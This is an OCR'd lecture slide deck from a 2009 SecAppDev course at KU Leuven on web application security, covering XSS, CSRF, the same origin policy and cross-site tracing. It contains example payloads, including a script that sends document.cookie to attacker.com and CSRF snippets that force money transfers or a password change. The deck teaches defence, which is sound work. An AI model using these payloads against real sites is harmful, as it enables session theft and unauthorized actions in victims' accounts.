Katholieke
Universiteit
Leuven

Advanced Web Application Security

Secure Application Development (SecAppDev)

March 2009 (Leuven, Belgium)

Lieven Desmet – Lieven.Desmet@cs.kuleuven.be
http://www.cs.kuleuven.be/~lieven/

KULeuven DistriNet Research Group

Lieven Desmet - DistriNet Research Group

departement computerwetenschappen

About myself

- **Post-doc researcher of the DistriNet Research Group**
  - Under supervision of prof. Frank Piessens and prof. Wouter Joosen
- **Member of the DistriNet Capture-The-Flag security team**
  - The CTF team participates in security contests between universities
- **Active participation in OWASP:**
  - Board member of the OWASP Belgium chapter
  - Co-organizer of the academic track on OWASP AppSec Eurpope Conference

OWASP

- **Open Web Application Security Project**
  - free and open community
  - focus on improving the security of application software
- **Many interesting projects**
  - Tools: WebGoat, WebScarab, AntiSamy, Pantera, …
  - Documentation: Top 10, CLASP, Testing guide, Code review, …
- **143 local chapters worldwide**

http://www.owasp.org

Overview

- XSS/CSRF
- Same Origin Policy
- Impact of CSRF
- Countermeasures

Overview

- **XSS/CSRF**
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (XSRF)
  - Implicit authentication
- **Same Origin Policy**
- **Impact of CSRF**
- **Countermeasures**


Cross-Site Scripting (XSS)

- **Many synonyms: Script injection, Code injection, Cross-Site Scripting (XSS), …**

- **Vulnerability description:**
  - Injection of HTML and client-side scripts into the server output, viewed by a client

- **Possible impact:**
  - Execute arbitrary scripts in the victim's browser

Simple XSS example



Katholieke Universiteit Leuven - Windows Internet Explorer

http://robot.kuleuven.be/index.cgi

K.U.Leuven zoek

<script>alert('test');</script> Zoek

● K.U.Leuven ○ Google België ○ Google

De databank ssearch kan momenteel uw vraag

Windows Internet Explorer

test

OK


Waiting for http://robot.kuleuven.be/index.cg

Live Search
Katholieke Universiteit Leuven
Page
Tools
HOME
WIE IS WIE
ORGANIGRAM
CONTACT
INTRANET
KATHOLIEKE UNIVERSITEIT
LEUVEN
Over ons | Onderwijs | Onderzoek | Toekomstige studenten | Studenten | Alumni | Faciliteiten | Bibliotheken | Faculteiten & Depar
Internationaal
Hel
Internet
100%

Different types of script injection

- Reflected or non-persistent XSS
- Stored or persistent or second-order XSS
- Cross-Site Tracing (XST)
- Cross-Site Request Forgery (XSRF)
- Cross-Site Script Inclusion (XSSI)
- Dom-based XSS
- …

Reflected or non-persistent XSS



Link to vulnerable server

(with script as input parameter)

Email

Attacker

Victim

Http request containing

script as input parameter

Http response containing


script as part of executable content

Vulnerable server

Reflected or non-persistent XSS

- **Description:**
  - Users is tricked in sending malicious data (i.e. client-side script) to the server:
    - Crafted link in an email/im (e.g. dancing pigs)
    - …
  - The vulnerable server reflects the input into the output, e.g.:
    - Results of a search
    - Part of an error message
    - …
  - The malicious data (i.e. client-side script) in the output is executed in the client within the domain of the vulnerable server

Stored or persistent XSS



HTTP request injecting a script

into the persistent storage of the vulnerable server

HTTP response

Regular http request

Http response containing

script as part of executable content

Impact of reflected or stored XSS

- An attacker can run arbitrary script in the origin domain of the vulnerable website

- Example: steal the cookies of forum users


```
…
<script>
    new Image().src="http://attacker.com/send_cookies.php?forumcookies=“
           + encodeURI(document.cookie);
</script>
…
```

Cross-Site Request Forgery (CSRF)

- **Synonyms: one click attack, session riding, CSRF, …**

- **Description:**
  - web application is vulnerable for injection of links or scripts
  - injected links or scripts trigger unauthorized requests from the victim's browser to remote websites
  - the requests are trusted by the remote websites since they behave as legitimate requests from the victim

CSRF example



HTTP request injecting a script

into the persistent storage of the vulnerable server

HTTP response

Attacker

D

Vulnerable server

Regular http request

Http response containing

script as part of executable content

Unauthorized HTTP request

HTTP response

Victim

Targeted server

Implicit authentication

- **XSRF exploits the fact that requests are implicitly authenticated**
- **Implicit authentication:**
  - HTTP authentication: basic, digest, NTLM, …
  - Cookies containing session identifiers
  - Client-side SSL authentication
  - IP-address based authentication
  - …
- **Notice that some mechanisms are even completely transparent to the end user!**
  - NTLM, IP-address based, …

Overview

- **XSS/CSRF**
- **Same Origin Policy**
  - Same Origin Policy
  - Allowed cross-domain interactions
- **Impact of CSRF**
- **Countermeasures**

Same Origin Policy

- Important security measure in browsers for client-side scripting

> "Scripts can only access properties associated with documents from the same origin"

- Origin reflects the triple:
  - Hostname
  - Protocol
  - Port (*)

Same origin policy example

- **http://www.company.com/jobs/index.html**

  - http://www.company.com/news/index.html
    - Same origin (same host, protocol, port)
  - https://www.company.com/jobs/index.html
    - Different origin (different protocol)
  - http://www.company.com:81/jobs/index.html
    - Different origin (different port)
  - http://company.com/jobs/index.html
    - Different origin (different host)
  - http://extranet.company.com/jobs/index.html
    - Different origin (different host)

Effects of the Same Origin Policy

- **Restricts network capabilities**
  - Bound by the origin triplet
  - Important exception: cross-domain hosts in the DOM are allowed

- **Access to DOM elements is restricted to the same origin domain**
  - Scripts can't read DOM elements from another domain

Same origin policy solves XSRF?

- **What can be the harm of injecting scripts if the Same Origin Policy is enforced?**

- **Although the same origin policy, documents of different origins can still interact:**
  - By means of links to other documents
  - By using iframes
  - By using external scripts
  - By submitting requests
  - …

Allowed cross-domain interactions

- **Links to other documents**

```
<a href=“http://www.domain.com/path“>Click here!</a>
<img src=“http://www.domain.com/path”/>
```

  - Links are loaded in the browser (with or without user interaction) possibly using cached credentials

- **Using iframes/frames**

```
<iframe style=“display: none;” src=“http://www.domain.com/path”></iframe>
```

  - Link is loaded in the browser without user interaction, but in a different origin domain

Allowed cross-domain interactions

- **Loading external scripts**

```
…
<script src="http://www.domain.com/path"></script>
…
```

- The origin domain of the script seems to be www.domain.com,
- However, the script is evaluated in the context of the enclosing page
- Result:
  - The script can inspect the properties of the enclosing page
  - The enclosing page can define the evaluation environment for the script

Allowed cross-domain interactions

- **Initiating HTTP POST requests**

```
<form name=“myform” method=“POST” action=“http://mydomain.com/process”>
    <input type=“hidden” name=“newPassword” value=“31337”/>
    …
</form>
<script>
    document.myform.submit();
</script>
```

  - Form is hidden and automatically submitted by the browser, using the cached credentials
  - The form is submitted as if the user has clicked the submit button in the form

Allowed cross-domain interactions

- **Via the Image object**

```
<script>
var myImg = new Image();
myImg.src = http://bank.com/xfer?from=1234&to=21543&amount=399;
</script>
```

- **Via the XmlHttpRequest object**

```
<script>
var xmlHttp=new XMLHttpRequest();
var postData = ‘from=1234&to=21543&amount=399’;
xmlHttp.open("GET","http://bank.com/xfer",true);
xmlHttp.send(postData);
</script>
```

- **Via document.* properties**

```
document.location = http://bank.com/xfer?from=1234&to=21543&amount=399;
```

Allowed cross-domain interactions

- **Redirecting via the meta directive**

```
<meta http-equiv="refresh" content="0; URL=http://www.yourbank.com/xfer" />
```

- **Via URLs in style/CSS**

```
body
      {
      background: url(‘http://www.yourbank.com/xfer’) no-repeat top
      }
```

```
<p style="background:url(‘http://www.yourbank.com/xfer’);”>Text</p>
```

```
<LINK href=" http://www.yourbank.com/xfer “ rel="stylesheet" type="text/css">
```

- **Using proxies, Yahoo pipes, …**

And what about…

- Cross-Site Tracing (XST)
- Request/response splitting

Cross-Site Tracing (XST)

- **Description:**
  - Exploit the HTTP TRACE method to trigger reflected XSS on a web server
- **HTTP TRACE:**
  - “Echoes back the received request, so that a client can see what intermediate servers are adding or changing in the request.”

```
<script type=”text/javascript”>
      var xmlHttp = new ActiveXObject(“Microsoft.XMLHTTP”);
      xmlHttp.open(“TRACE”, “http://domain.com”,false);
      xmlHttp.send();
      xmlDoc=xmlHttp.responseText;
      alert(xmlDoc);
</script>
```

XST protocol example

```
mymachine:~$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: www.malicious.be
Cookie: parameter=somevalue
```

HTTP Request

```
HTTP/1.1 200 OK
Date: Mon, 25 Feb 2008 21:50:01 GMT
Server: Apache/2.2.6 (Debian) mod_jk/1.2.25 PHP/5.2.4-2 with Suhosin-Patch
Transfer-Encoding: chunked
Content-Type: message/http
```

HTTP Response header

